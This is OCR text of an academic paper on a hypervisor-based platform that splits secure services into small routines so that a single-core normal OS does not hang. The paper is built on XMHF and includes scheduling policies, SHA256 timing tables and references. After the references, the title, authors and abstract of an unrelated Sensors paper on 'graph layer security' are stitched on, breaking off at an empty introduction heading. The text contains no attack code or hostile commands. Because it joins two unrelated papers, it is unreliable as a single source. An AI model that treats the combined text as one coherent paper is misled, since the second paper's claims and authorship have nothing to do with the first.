


Figure 2. An Architecture of TGVisor [25].

As TGVisor framework is implemented using the XMHF framework, it verifies its own code to ensure integrity at boot time. The GPS module is connected to the serial port, and hyperapp can acquire the geolocation information using the serial port. Therefore, it is possible to implement cryptographic service using TPM in hyperapp. As XMHF is a lightweight hypervisor and TGVisor has been developed while being light weight, only a small number of lines of codes are added to reduce the possibility of attack on vulnerabilities.

2.4. Secure OS-Based Secure Execution

Another approach for providing secure service is a secure OS-based execution framework. The framework allocates and executes secure service in virtual machines separate from normal OS. In this case, isolation can be achieved because the normal OS does not affect securing OS even if the normal OS is attacked.

A representative platform of secure OS-based secure execution is ARM *TrustZone* [27]. The modern ARM architectures provide for virtualization of a single physical core into two logical cores for the implementation of a secure execution platform. Each logical core is divided into *normal world* for a normal OS execution and *secure world* for a secure OS execution. The two worlds are executed in different privilege modes. The access path between two worlds is managed by software similar to a hypervisor called *secure monitor*. The secure service is performed in secure OS included in secure world. When a secure service is needed, normal OS requests it using a special command called *secure monitor call (SMC)*, which is trapped by the secure monitor for performing the request operation. At the time of the SMC call, the ARM core automatically changes to a privileged mode for secure monitor execution because the secure monitor is included in a secure world. Because of this privilege difference, normal OS cannot be accessed by secure service.

Recently, LTZVisor has been developed based on the TrustZone for providing real-time secure service by porting RTOS to a secure world [2]. The feature of LTZVisor is that secure world has a high priority for CPU preemption to guarantee real-time secure service. The secure OS scheduler is capable of scheduling without being restricted by secure service execution timing using the higher priority. In addition, the normal world where general OS is ported is executed when secure world is in Idle state. Because the secure monitor does not have a scheduler, so the CPU preemption of general OS follows the scheduler policy of RTOS in secure world.

3. Problem Definition

As described in the previous section, the secure service in secure execution platform runs in a special space isolated from normal OS. However, the isolation and privilege difference for secure service execution require a certain duration during which the normal OS cannot occupy the CPU. While a secure service is running, the normal OS cannot perform the operation because the OS does not obtain an occupancy of CPU. In particular, on a single-core system, there is only one CPU time to execute one of normal OS and secure service at a certain time. Thus, while a secure service is executed, the normal OS will stop because there is no free time to execute a OS task (see Figure 3). In addition, while the secure service is running, the normal OS has no way to get a privilege from the secure service. Thus, the OS hanging problem persists until the secure service is terminated.

As the execution time of secure service becomes longer, the CPU occupation time of normal OS is limited. If the system only has a single core, the normal OS cannot provide any service for that period. This problem does not affect the communication between normal OS and user if a secure service consumes only a slight time. However, if a secure service occupies the CPU for a long time, users can not do any other work while executing the secure service. In addition, even if the secure service is repeatedly executed, the user experiences inconvenience.

In order to solve this OS hanging problem, we propose a secure service provisioning platform for hypervisor systems. The purpose of proposed framework is to guarantee the execution time of normal OS. The current frameworks do not guarantee normal OS runtime because they focus on isolation and execution of secure services. Therefore, we limit the execution time of secure service to guarantee the execution time of normal OS within a certain period. In order to limit the execution time, a secure service is divided into a certain size and implemented so that these slices are executed sequentially. Then, when a partitioned service is done, the normal OS is executed. Thus, the execution time of normal OS is guaranteed. On the other hand, since the execution of secure service must be guaranteed, the execution time of normal OS is also limited to be executed for a predetermined time. As a result, the secure service and the normal OS are executed within a period of time.




Figure 3. A time table of secure service execution—on a normal environment.

4. Proposed Framework

In the proposed framework, the secure service is divided into several sub-services in order to limit the preemptive execution time. The normal OS is executed after a slice of secure service is terminated. The normal OS and secure service are executed only for a certain time of period in order to guarantee normal OS and secure service execution, which enables fine-grained service execution. The following sub-sections describe the framework more in detail:

4.1. Fine-Grained Service

In the proposed framework, a secure service is divided into several sub-services in order to solve the normal OS hanging problem. In case of a security service with a short execution time of several milliseconds, the CPU is returned to the normal OS immediately, so that it does not interfere with the user. Therefore, the proposed work divides the service routines, which enables the normal OS to preempt the CPU for providing OS service.

A secure service consists of several routines with sequential order. When the all routines are executed in sequence, the service is completed. The service developer develops several routines in a modular form with consideration of this architecture. As shown in Figure 4, developed routines are organized in a chain form and executed in that order. When one routine finishes in one cycle, the next routine is executed in the next cycle. Depending on the implementation of the service, the service routine is implemented to be reusable by changing the order or repeating a routine. When all the routines are finished, the service stores the result and ends. Each service routine is executed at regular intervals. When one service routine is finished, the CPU occupation is passed to the OS. Therefore, the shorter each service routine, the faster the OS can occupy the privilege, which can further reduce the hang of the OS.




Figure 4. A time table of secure service execution—on fine-grained environment.

The partitioned secure service routines are also advantageous for minimizing the vulnerability because each routine is performed independently. In the proposed method, all service routines are implemented modularly. Routine interactions have no effect other than to save and pass the result. Therefore, since the LOCs for verification are inevitably small, the probability of the vulnerability is reduced.

4.2. Secure Service Execution

The previous secure execution platforms perform services on the same core where the application requesting the service is executed. However, the proposed method separates the secure service request and execution for management of fine-grained service execution. When the service manager receives a service request from the normal OS, it returns immediately after the request operation. This allows that the normal OS can use the CPU without wasting time in root mode. While the secure service is running, the application requesting secure service periodically checks the result and receives the result when the secure service is completed.

The service execution is separate from the service request, so it is necessary to store the input value for executing routine. Since the fine-grained secure services are performed independently of each other, the previous routine needs to transfer the data to the next routine. Therefore, we define additional fields in SSCB for storing the values required for service execution. This field contains the value received as an input at the time of service request and the value that is calculated during service execution and passed to the next routine.

4.3. Scheduling

Since the execution of normal OS must be guaranteed during the execution of secure service, the secure service completion time is longer than the original secure service completion time. Thus, we made the fine-grained secure services possible to be schedulable, so that they can provide the proper order of secure service according to situation. The scheduling algorithms implemented in the proposed framework are as follows.

4.3.1. First-In First-Out

The secure service inserted first in the service queue is processed first. When a secure service is executed, the other services must wait until the executing secure service is terminated. Since the execution order of the secure service is ensured, the first received secure service is processed quickly, and the result value can be obtained quickly. However, if the execution time of the currently executing service becomes long, the time taken for the service to be executed later is delayed. Therefore, there is a possibility that execution of the entire service is delayed.

4.3.2. Round Robin

All of the fine-grained secure services in the service queue are executed once in order. When a routine of a partitioned service finishes execution, it is re-inserted to the end of the service queue and waits for the next turn without performing the next routine. The algorithm ensures that all the fine-grained secure services run fairly. However, as more services are queued in the service queue, the time required to perform a service becomes longer, so that it takes more time to obtain the result of the entire service.

4.3.3. High-Priority First

The secure services are given priorities and the service having the highest priority is executed first. The services are sorted by the priority in service queue. The service manager takes the highest-priority service from the sorted queue and runs the service first.

5. Implementation

We developed the proposed architecture based on the XMHF framework. Figure 5 shows the framework of proposed architecture. The framework is based on hypervisor and runs the existing OS as a virtual machine. The hypervisor consists of *XMHF-core* for a secure platform, *Service Request Management (SRM)* for managing security service requests and executions, and *Secure Service Pool (SSP)* for implementing secure services.




Figure 5. The architecture of the proposed framework.

5.1. Secure Service

The XMHF provides a service for secure execution called hyperapp. The hyperapp can be loaded in the hypervisor area and executed independently of normal OS. However, XMHF provides only a service as a framework for a single service. Thus, we modified this framework to be able to perform multiple services.

Since the XMHF is designed for providing a single service, there is no need to distinguish between services. Thus, the hyperapp runs immediately upon receipt of a service request via hypercall. In the proposed framework, however, it is necessary to distinguish services when requesting service. For service classification, we assigned each service with a unique number. The service number is entered as a parameter of the service request, and this parameter is used to distinguish which service is required. SSCB is also assigned with a service ID to distinguish service execution. Each running service is identified by the service ID, so that even the same service can be classified as a separate service according to the request.

In addition, we modified hypercall to use for service requests and return results. The normal OS calls the desired service using hypercall, and then periodically calls hypercall to check if the service result is ready to be returned. To distinguish between service call and service result confirmation, we added a parameter to distinguish it. The SRM performs the corresponding work by using this parameter. Figure 6 shows the main components and service flows in the proposed framework.

5.2. Service Request Manager

The SRM is a manager that creates and executes a service requested by a user and returns the result value. The framework needs to distinguish services because users can run multiple services simultaneously. Therefore, the proposed method uses the Secure Service Control Block (SSCB) for management. A SSCB is a basic unit for scheduling services, and consists of basic information for providing services. The SSCB is created at the time of service request, which is used to distinguish each service. Because a secure service has a unique SSCB, some secure services performing the same operation are treated as a different service according to the SSCB. Thus, secure services can be executed simultaneously by managing them as service control blocks.




Figure 6. Components and service flows in the implementation.

As shown in Figure 7, the generated SSCB is inserted into the queue and waits for execution. The SRM dequeues and executes the SSCB inserted in the service queue according to the scheduling policy. In order to simplify the service execution routine, we defined a single queue for inserting a service. This is to avoid increasing the vulnerability due to increased LOC when queue management becomes complicated. In addition, we defined a result list to store the execution result of the service. The application calling secure service inquires the execution status of service periodically to check whether the service is completed. The service manager retrieves the result of corresponding service from the result list and returns the result value.

In the proposed method, fine-grained services should be executed periodically. The services are implemented in the hypervisor, but the OS occupies most of the time on the system. Thus, the framework needs a trigger to request the execute of service periodically. The trigger uses the timer interrupt to periodically invoke service execution regardless of normal OS execution. However, the hypervisor has limited use of the timer due to the limitations of XMHF architecture. Therefore, the implemented framework replaces trigger by implementing periodic call using vmcall instead of timers.




Figure 7. Secure service queue with SSCB.

5.3. Secure Service Pool

The SSP is an area where a service developer implements a secure service. This area stores service codes for executing a service when a user requests. A partitioned service has several routines whose addresses are stored and managed in the SSCB. The SRM reads the information of current service execution recorded in the SSCB and calls the corresponding routine using a stored address.

In the SSP, a service consists of an initialization routine, a terminate routine, and intermediate routines. The initialization routine is called when the SSCB is created. This routine stores input data received from the normal OS and initial values needed for execution of secure service routines. Intermediate routines are routines that need to be computed for service provision. The developer develops routines that divides a service into appropriate function units. The developer can specify the next routine to execute multiple routines in order or the current routine recursively at the end of the intermediate routine. Finally, the terminate routine is invoked when the operation of secure service is completed and performs the task to save the result data in result list. After this routine is executed, the SSCB is deleted and the service execution is terminated.

6. Evaluation

In order to evaluate that the secure service provisioning platform is working properly, we implemented the SHA256 encryption algorithm as a secure service. The SHA256 encryption algorithm is an algorithm that encrypts original data with abbreviated data using a hash function. The abbreviated data are a unique value. If the original data are changed even by one bit, the abbreviated data become a totally different value. This characteristic is used to verify the authenticity of the original data. We implemented this algorithm by separating it into five routines. The first routine is a routine for initialization and is performed at the time of service request. The last routine is a routine for returning results. Thus, the actual routine for executing the service consists of three routines.

Based on the implemented framework and secure services, we measured code length and execution time. We show that the size of the TCB is small through code length measurement. In addition, we analyzed the service execution overhead by measuring execution time.

6.1. Minimized TCB

Since the proposed framework is a framework for secure execution, the length of source code affects TCB reliability. We have measured the source code length of the implemented framework using *cloc* command in linux to prove that the size of TCB is small.

Table 1 shows the lines of source codes of the proposed framework. The implemented framework consists of the existing XMHF core part, the secure service handler that implements the proposed method, and the secure service routines that implement the developed service. The XMHF core part is a hypervisor part for secure execution service. For reliability, we have not modified this part. We only implemented the proposed method in hyperapp, which is the handler part that executes the developed service routines. Therefore, the proposed method with a scheduler is implemented in the hyperapp handler part. The service function is the part where the developed service routines of the service to be provided is implemented, and the sha256 function we have implemented for testing is written.

Table 1. Lines of code in the implemented region.

Part	Lines of Code
XMHF core	6018
hyperapp handler	198
service function	330

As shown in Table 1, the handler part added to implement the proposed method is about 3.2% of the whole framework and has a very small number of lines. This shows that the implementation of the proposed method is consistent with the tendency to reduce the TCB for reliability.

6.2. Performance

We measured the execution time of the implemented service to check the performance of the proposed framework. One to four services were executed simultaneously, and the OS guaranteed time of the framework was set to 1 s. That is, the routines of service are executed periodically at intervals of 1 s. The service to be executed simultaneously called the same SHA256 service.

Table 2 shows the response times of first and last services for the number of services. As the number of services increases, the amount of time that all services are terminated increases in proportion to the number of services. Although the services run at the same time in Table 2, the response times are different according to the scheduling policy, FIFO (First-In First-Out) or RR (Round-Robin). For example, when four concurrent services are executed, the first service finishes at about 3 s in FIFO policy. On the contrary, the first one in RR policy ends at about 9 s. Let us note that we do not include the execution results of the priority-based scheduling scheme because the results are similar to FIFO policy except the order of services.

Table 2. Response times with a single timer.

Number of Services		1	2	3	4
FIFO	First service	3000.72	3000.7	3000.76	3000.9
	Last service	-	6001.2	9002.85	12,002.25
RR	First service	3000.77	5001.04	7001.37	9001.73
	Last service	-	6001.15	9001.77	12,002.21

(time : ms).

As we measured the scenarios, we also observed the hanging phenomenon of OS. As a result, the OS is delayed slightly at intervals of 1 s because the implemented framework is set up to perform service execution every one second. Thus, the OS is guaranteed to occupy the CPU except the requesting time. Although the service response time is more than 3 s, as shown in Table 2, the normal OS does not hang up for the whole response time but is delayed just for the service execution time every one second.

The service time or OS hanging time consists of execution time of secure service routine, hypercall time to execute secure service, and time for handling secure service. As shown in Table 2, a maximum of 2850 us is required excluding the time required to guarantee OS execution.

We also experimented with increasing the number of execution times on which the service is running. Table 3 shows the results of execution time in which service runs two times per period based on the experiment in Table 2.

Table 3. Response times with double timers.

Number of Services		1	2	3	4
FIFO	First service	1500.5	1500.49	1500.51	1500.5
	Last service	-	3000.75	4501.01	6002.25
RR	First service	1500.5	2500.72	3500.92	4501
	Last service	-	3000.74	4501.11	6001.42

(time : ms).

As a result of measurement, the response time of service was half of the previous execution time. In addition, the execution overhead excluding OS execution time is not very different from the previous experiment. During the experiments, we found that there is no severe OS hanging problem at the double rate execution of the services.

7. Discussion and Conclusions

7.1. Discussion

In this paper, the proposed method is based on a single core platform where the core can only perform one task at a time. Thus, if the core executes a secure service, the normal OS will stop because there is no extra core to execute. However, current commercial off-the-shell CPUs are mostly multicore. In the multicore, even if one secure service is executed, the normal OS does not stop because the OS can continuously perform operations on other cores. Thus, it seems that the multicore platform is the solution to the OS hanging problem.

However, it is possible to execute multiple services on a multi-core platform. There are many applications running on the normal OS, and many apps require secure services. There are also many kinds of services provided by the secure platform. Thus, if the number of requested services is equal to the number of cores at the same time, the OS may be stopped again. For this reason, the multicore approach is not a fundamental solution.

We expect that, if the fine-grained secure service is extending, it also can support multicore-based security service framework. The proposed framework separates service request and execution, and it is possible to execute appropriately by applying service scheduling. Therefore, it is possible to avoid a case where multiple services are simultaneously executed through scheduling. In addition, it is possible to distribute service execution cores in a balanced manner, thereby preventing degradation of normal OS due to service execution.

In addition, in order to solve the problem that normal OS is hanged due to simultaneous execution of secure services, it is possible to fundamentally solve the problem by limiting the number of concurrent service executing cores. Limiting the number of cores guarantees the normal OS execution because at least one core can execute the normal OS. Alternatively, there is a way to restrict a particular core to execute only secure services. In this case, the performance of the normal OS is deteriorated. However, it is impossible to attack the vulnerability due to shared data in core such as vulnerability attack technique which tracks back the cache at same core, so reliability of secure service is improved.

As a limitation of this study, there is the data race problem of shared resources. Since the proposed method executes on a single core, the problems such as deadlock caused by shared resource usage violation are not serious. However, this issue is expected to become more prominent on a multi-core platform. When a number of services are executed, a race for preemption of a shared device or a resource frequently occurs, which has the possibility to lead to a sharing resource violation. In addition, since the secure service can invade another memory, the memory access restriction should also be considered. Thus, we need to find solutions to these problems.

In the proposed framework, the real-time secure service execution is guaranteed by periodically executing the divided functions which are developed by the service provider. If one of the divided functions runs for a long time, the task in the OS runs out of deadline time, violating the deadline. To solve this problem, we need to extend the framework to execute non-divided secure services for a certain amount of time periodically like scheduler in normal OS. In future studies, we plan to apply this concept to the framework so that real-time is guaranteed even if the developer does not divide the function.

7.2. Conclusions

The proposed platform describes how to solve the hanging problem of normal OS on a secure execution platform. The secure execution platform, like XMHF, has a problem that the OS is hanged while the secure service is running. This problem is caused by the difference between execution area and privilege. Due to this difference, the normal OS has limited the way of occupying CPU while secure service is running.

To solve this problem, we propose a fine-grained secure service provisioning platform for hypervisor systems. The proposed platform divides and executes the secure service. In addition, when one partitioned service is terminated, the normal OS is executed to guarantee execution time. Since there is no way for normal OS to occupy CPU itself when a secure service is executed, we have restricted the execution of secure service to guarantee normal OS execution time.

We implemented the proposed method based on XMHF framework. The implemented framework does not immediately execute the secure service request but stores it in a queue for a waiting of execution. In addition, the scheduler is called periodically to execute the secure services stored in the queue according to scheduling policy. When a developed secure service is executed, the CPU occupation is returned to normal OS, thereby ensuring the execution of the OS.

We measured the execution time of implemented framework and confirmed that normal OS execution time is guaranteed. As an experiment result, although the secure service execution time was long, it was confirmed that the OS execution time is guaranteed during that time. Since we need further investigation on the system overhead, we are working on more experiments to analyze the system performance.

In future studies, we will extend the proposed method to be applied on multicore platforms. In discussion, we described the extensions that we need to apply on multicore, and we need to validate and apply them in future studies. In order to analyze the proposed architecture, we will conduct more experiments for performance evaluation. We also need to discuss the validation of security service implementation for providing vulnerability of secure service software.

Another direction of further research is security analysis of the proposed framework. For example, when real-time tasks with trusted and untrusted execution parts are given to the framework [12], a new scheduling analysis is required to guarantee both real-time and security requirements of tasks.

Author Contributions: J.S. and K.H.K. proposed the secure service provisioning platform. J.S. implemented the model, conducted the experiments, and wrote manuscript under the supervision of K.H.K. S.L. assisted and performed model comparison experiments. K.-I.K. reviewed the paper and enhanced the writing. All authors have read and agreed to the published version of the manuscript.

Funding: This research was supported by the "Regional Innovation Strategy (RIS)" through the National Research Foundation of Korea (NRF) funded by the Ministry of Education (MOE) (2021RIS-003), and by the National Research Foundation of Korea (NRF) grant funded by the Ministry of Education (NRF-2021R1A2C1094167).

Conflicts of Interest: The authors declare no conflict of interest.

Abbreviations

The following abbreviations are used in this manuscript:

VM	Virtual Machine
IOMMU	Input/Output Memory Management Unit
FIFO	First In First Out
RR	Round Robin
DRTM	Dynamic Root of Trust for Management
TCB	Trusted Computing Base
TPM	Trusted Platform Module
SMC	Secure Monitor Call
SSCB	Secure Service Control Block
SRM	Service Request Management
SSP	Secure Service Pool

References

1. Shu, R.; Wang, P.; Gorski III, S.A.; Andow, B.; Nadkarni, A.; Deshotels, L.; Gionta, J.; Enck, W.; Gu, X. A Study of Security Isolation Techniques. *ACM Comput. Surv. CSUR* **2016**, *49*, 50. [CrossRef]
2. Pinto, S.; Pereira, J.; Gomes, T.; Tavares, A.; Cabral, J. LTZVisor: TrustZone is the Key. In *LIPIcs-Leibniz International Proceedings in Informatics*; Schloss Dagstuhl-Leibniz-Zentrum fuer Informatik: Wadern, Geermany, 2017; Volume 76.
3. Costan, V.; Devadas, S. Intel SGX Explained. *IACR Cryptol. EPrint Arch.* **2016**, *2016*, 1–118.

4. Vasudevan, A.; McCune, J.M.; Newsome, J. *It's an App. It's a Hypervisor. It's a Hypapp: Design and Implementation of an eXtensible and Modular Hypervisor Framework*; Technical Report, DTIC Document; Carnegie Mellon University: Pittsburgh, PA, USA, 2012.
5. Vasudevan, A.; Chaki, S.; Jia, L.; McCune, J.; Newsome, J.; Datta, A. Design, implementation and verification of an extensible and modular hypervisor framework. In Proceedings of the 2013 IEEE Symposium on Security and Privacy, Berkeley, CA, USA, 19–22 May 2013; pp. 430–444.
6. Frassetto, T.; Jauernig, P.; Liebchen, C.; Sadeghi, A.R. IMIX: In-Process Memory Isolation EXtension. In Proceedings of the 27th USENIX Security Symposium (USENIX Security 18), Baltimore, MD, USA, 15–17 August 2018; pp. 83–97.
7. Potter, S.; Nieh, J.; Subhraveti, D.K. *Secure Isolation and Migration of Untrusted Legacy Applications*; Columbia University Computer Science Technical Reports, CUCS-005-04; Columbia University: New York, NY, USA, 2004.
8. Hosseinzadeh, S.; Sequeiros, B.; Inácio, P.R.; Leppänen, V. Recent trends in applying TPM to cloud computing. *Secur. Priv.* **2020**, *3*, e93. [CrossRef]
9. Gross, M.; Hohentanner, K.; Wiehler, S.; Sigl, G. Enhancing the Security of FPGA-SoCs via the Usage of ARM TrustZone and a Hybrid-TPM. *ACM Trans. Reconfigurable Technol. Syst. TRETS* **2021**, *15*, 1–26. [CrossRef]
10. Wang, J.; Li, A.; Li, H.; Lu, C.; Zhang, N. RT-TEE: Real-time System Availability for Cyber-physical Systems using ARM TrustZone. In Proceedings of the 2022 IEEE Symposium on Security and Privacy (SP), IEEE Computer Society, San Francisco, CA, USA, 23–25 May 2022; pp. 1573–1573.
11. Vasudevan, A. *Practical Security Properties on Commondity Computing Platforms: The uber eXtensible Micro-Hypervisor Framework*, 1st ed.; Springer: Berlin/Heidelberg, Germany, 2019.
12. Niz, D.d.; Andersson, B.; Klein, M.; Lehoczky, J.; Vasudevan, A.; Kim, H.; Moreno, G.A. Mixed-Trust Computing for Real-Time Systems. In Proceedings of the 2019 IEEE 25th International Conference on Embedded and Real-Time Computing Systems and Applications (RTCSA), Hangzhou, China, 18–21 August 2019.
13. Uhlig, R.; Neiger, G.; Rodgers, D.; Santoni, A.L.; Martins, F.C.; Anderson, A.V.; Bennett, S.M.; Kagi, A.; Leung, F.H.; Smith, L. Intel virtualization technology. *Computer* **2005**, *38*, 48–56. [CrossRef]
14. Neiger, G.; Santoni, A.; Leung, F.; Rodgers, D.; Uhlig, R. Intel Virtualization Technology: Hardware Support for Efficient Processor Virtualization. *Int. Technol. J.* **2006**, *10*, 167–177.
15. Dong, Y.; Li, S.; Mallick, A.; Nakajima, J.; Tian, K.; Xu, X.; Yang, F.; Yu, W. Extending Xen with Intel Virtualization Technology. *Int. Technol. J.* **2006**, *10*, 193–203.
16. Jiang, X.; Wang, X.; Xu, D. Stealthy malware detection through vmm-based out-of-the-box semantic view reconstruction. In Proceedings of the 14th ACM Conference on Computer and Communications Security, Alexandria, VA, USA, 29 October–2 November 2007; pp. 128–138.
17. Nguyen, A.M.; Schear, N.; Jung, H.; Godiyal, A.; King, S.T.; Nguyen, H.D. Mavmm: Lightweight and purpose built vmm for malware analysis. In Proceedings of the 2009 Annual Computer Security Applications Conference, Honolulu, HI, USA, 7–11 December 2009; pp. 441–450.
18. Yan, L.K.; Jayachandra, M.; Zhang, M.; Yin, H. V2E: Combining hardware virtualization and softwareemulation for transparent and extensible malware analysis. *ACM Sigplan Not.* **2012**, *47*, 227–238. [CrossRef]
19. More, A.; Tapaswi, S. Dynamic malware detection and recording using virtual machine introspection. In Proceedings of the Best Practices Meet (BPM), Chennai, India, 12 July 2013; pp. 1–6.
20. Rushby, J.; et al. A trusted computing base for embedded systems. In Proceedings of the 7th DoD/NBS Computer Security Conference, Gaithersburg, MD, USA, 1984; pp. 294–311.
21. Latham, D.C. *Department of Defense Trusted Computer System Evaluation Criteria*; Department of Defense: Washington, DC, USA, 1986.
22. Brown, J.; Knight, T.F., Jr. *A Minimal Trusted Computing Base for Dynamically Ensuring Secure Information Flow*; Project Aries TM-015 (November 2001); MIT: Cambridge, MA, USA, 2001; Volume 37.
23. Subashini, S.; Kavitha, V. A survey on security issues in service delivery models of cloud computing. *J. Netw. Comput. Appl.* **2011**, *34*, 1–11. [CrossRef]
24. Nie, C. Dynamic Root of Trust in Trusted Computing; TKK T1105290 Seminar on Network Security; 2007. Available online: http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.570.7943&rep=rep1&type=pdf (accessed on 1 April 2022).
25. Park, S.; Yoon, J.N.; Kang, C.; Kim, K.H.; Han, T. TGVisor: A Tiny Hypervisor-Based Trusted Geolocation Framework for Mobile Cloud Clients. In Proceedings of the 2015 3rd IEEE International Conference on Mobile Cloud Computing, Services, and Engineering, San Francisco, CA, USA, 30 March–3 April 2015; pp. 99–108.
26. Park, S.; Won, J.J.; Yoon, J.; Kim, K.H.; Han, T. A tiny hypervisor-based trusted geolocation framework with minimized TPM operations. *J. Syst. Softw.* **2016**, *122*, 202–214. [CrossRef]
27. ARM. *Security Technology-Building a Secure System using TrustZone Technology*; ARM Technical White Paper; ARM: Cambridge, UK, 2009 .

sensors

Article

Graph Layer Security: Encrypting Information via Common Networked Physics

Zhuangkun Wei [1], Liang Wang [1], Schyler Chengyao Sun [1], Bin Li [2] and Weisi Guo [1,3,*]

[1] School of Aerospace, Transport and Manufacturing, Cranfield University, Bedford MK43 0AL, UK; zhuangkun.wei@cranfield.ac.uk (Z.W.); liang.wang.133@cranfield.ac.uk (L.W.); schyler.sun@cranfield.ac.uk (S.C.S.)
[2] Department of Information Engineering, Beijing University of Posts and Telecommunications, Beijing 100876, China; binli@bupt.edu.cn
[3] The Alan Turing Institute, London NW1 2DB, UK
* Correspondence: weisi.guo@cranfield.ac.uk

Abstract: The proliferation of low-cost Internet of Things (IoT) devices has led to a race between wireless security and channel attacks. Traditional cryptography requires high computational power and is not suitable for low-power IoT scenarios. Whilst recently developed physical layer security (PLS) can exploit common wireless channel state information (CSI), its sensitivity to channel estimation makes them vulnerable to attacks. In this work, we exploit an alternative common physics shared between IoT transceivers: the monitored channel-irrelevant physical networked dynamics (e.g., water/oil/gas/electrical signal-flows). Leveraging this, we propose, for the first time, graph layer security (GLS), by exploiting the dependency in physical dynamics among network nodes for information encryption and decryption. A graph Fourier transform (GFT) operator is used to characterise such dependency into a graph-bandlimited subspace, which allows the generation of channel-irrelevant cipher keys by maximising the secrecy rate. We evaluate our GLS against designed active and passive attackers, using IEEE 39-Bus system. Results demonstrate that GLS is not reliant on wireless CSI, and can combat attackers that have partial networked dynamic knowledge (realistic access to full dynamic and critical nodes remains challenging). We believe this novel GLS has widespread applicability in secure health monitoring and for digital twins in adversarial radio environments.

Keywords: cyber-physical systems; wireless security; sensor network; infrastructure health monitoring; graph signal processing

Citation: Wei, Z.; Wang, L.; Sun, S.C.; Li, B.; Guo, W. Graph Layer Security: Encrypting Information via Common Networked Physics. *Sensors* **2022**, *22*, 3951. https://doi.org/10.3390/s22103951

Academic Editors: Leandros Maglaras, Helge Janicke and Mohamed Amine Ferrag

Received: 27 April 2022
Accepted: 20 May 2022
Published: 23 May 2022

1. Introduction

